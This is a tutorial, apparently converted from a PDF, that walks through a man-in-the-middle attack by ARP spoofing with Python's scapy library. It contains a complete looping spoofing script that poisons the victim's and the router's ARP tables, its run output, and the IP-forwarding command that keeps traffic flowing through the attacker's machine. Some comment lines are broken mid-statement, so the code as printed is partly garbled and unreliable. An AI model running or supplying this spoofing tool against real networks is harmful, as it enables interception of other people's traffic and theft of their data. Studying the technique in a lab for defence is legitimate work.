


MAN IN THE MIDDLE ATTACK USING PYTHON

What is Man in the Middle?


Man in the Middle attack is the attack where the data accessed by the victim is not directly from the router instead there is a middle man called hacker who acts as a bridge between the victim machine and router.

The Man in the Middle attack in short MIM attack is implemented between a victim machine, hacker machine and router.

To achieve this attack the hacker sends an ARP response packet to the victim saying that “I am the router with the mac-address(hacker machine address)” and at the same time the hacker sends the same ARP response packet to the router saying that “I am victim with this mac-address(hacker machine mac-address). Due to arp request the victim and router will modify their network tables with the respective mac-address provided by the hacker.



Before Attack the connection between hacker and victim



After the attack the connection between hacker and victim

What is ARP spoofing?

The ARP spoofing is the technique to fool a computer or a device which accepts the ARP response packets even though it is not requested by the device.

We are going to implement this using the python program as follows

Note: Here the attacks are performed under a virtual environment (virtual box) with linux operating system as the hacker machine, windows 10 as the victim machine and our home router as a router.

This attack only works when all the devices are in the same network. Here, we are using NAT network to create this attack.

To implement this code in python we are going to use a package called scapy.

First we are going to create a ARP packet using the scapy package. Here, we are not creating a ARP request but instead we are creating an ARP response packet .so, we are going to let us know what are fields we need to set inorder to make the ARP packet as a response packet in python as follow.

In scapy the ARP packet is created using the syntax as shown below

```
import scapy.all as scapy

scapy.ARP()

#To list the fields in ARP()

print(scapy.ls(scapy.ARP()))
```

This will generate an output as shown below

```
>>> scapy.ls(scapy.ARP())
hwtype      : XShortField              = 1              ('1')
ptype       : XShortEnumField          = 2048            ('2048')
hwlen       : FieldLenField            = None            ('None')
plen        : FieldLenField            = None            ('None')
op          : ShortEnumField            = 1              ('1')
hwsrc       : MultipleTypeField (SourceMACField, StrFixedLenField) = WARNING: No route found (no default route?)
WARNING: Could not get the source MAC: invalid literal for int() with base 16: ''
'00:00:00:00:00:00' ('None')
psrc        : MultipleTypeField (SourceIPField, SourceIP6Field, StrFixedLenField) = WARNING: No route found (no default route?)
'0.0.0.0'    ('None')
hwdst       : MultipleTypeField (MACField, StrFixedLenField) = '00:00:00:00:00:00' ('None')
pdst        : MultipleTypeField (IPField, IP6Field, StrFixedLenField) = '0.0.0.0'        ('None')
>>>
```

op -> ARP packet type

if op =1 then the packet is ARP requested

if op =2 then the packet is ARP response

psrc -> ip address of the router (router ip address) when sending packet to victim

ip address of the victim (victim ip address) when sending packet to router

pdst -> ip address of the target computer (windows machine ip address) when sending packet to victim


ip address of the router (router ip address) when sending packet to router

hwdst -> target mac address (Hacker machine mac address)

Here the victim ip address can be discovered by using the net discovery command in linux which we are not currently using instead we are using ip address of the victim as input from the user.

```
#!/usr/bin/env python
import time
import sys
import scapy.all as scapy
# mac address function which will return the mac_address of the provided ip address
def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip) # creating an ARP request to the ip address
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff") # setting the destination mac address to broadcast
    mac
    arp_request_broadcast = broadcast / arp_request #combining the ARP packet with the broadcast
    message
    answ = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0] # return a list of mac
    addresses with respective mac addresses and ip addresses.
    return answ[0][1].hwsrc #we choose the first mac address and select the mac address using the
    field hwsrc
def arp_spoof(target_ip, spoof_ip):
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=get_mac(target_ip), psrc=spoof_ip)
    scapy.send(packet, verbose=False)
victim_ip=input()
router_ip=input()
sent_packets_count=0
while True:
    sent_packets_count+=2
    arp_spoof(victim_ip,router_ip)
    arp_spoof(router_ip,victim_ip)
    print("[+] Packets sent "+ str(sent_packets_count),end="\r")
    sys.stdout.flush()
    time.sleep(2)
```

OUTPUT:



```
$ sudo python3 arp_spoof.py
10.0.2.15
10.0.2.1
[+] Packets sent 2
[+] Packets sent 4
[+] Packets sent 6
^CTraceback (most recent call last):
```

Here after implementing the program the victim does not get the internet connection because the packets are forwarding to hacker machine and inorder to allow the flow of packets we need to run a command in linux shell as below

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

The victim ARP table is shown below

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.15 --- 0x5
Internet Address      Physical Address      Type
10.0.2.1              52-54-00-12-35-00     dynamic
10.0.2.255            ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>arp -a

Interface: 10.0.2.15 --- 0x5
Internet Address      Physical Address      Type
10.0.2.3              08-00-27-80-41-93     dynamic
10.0.2.18             08-00-27-db-96-6a     dynamic
10.0.2.255            ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```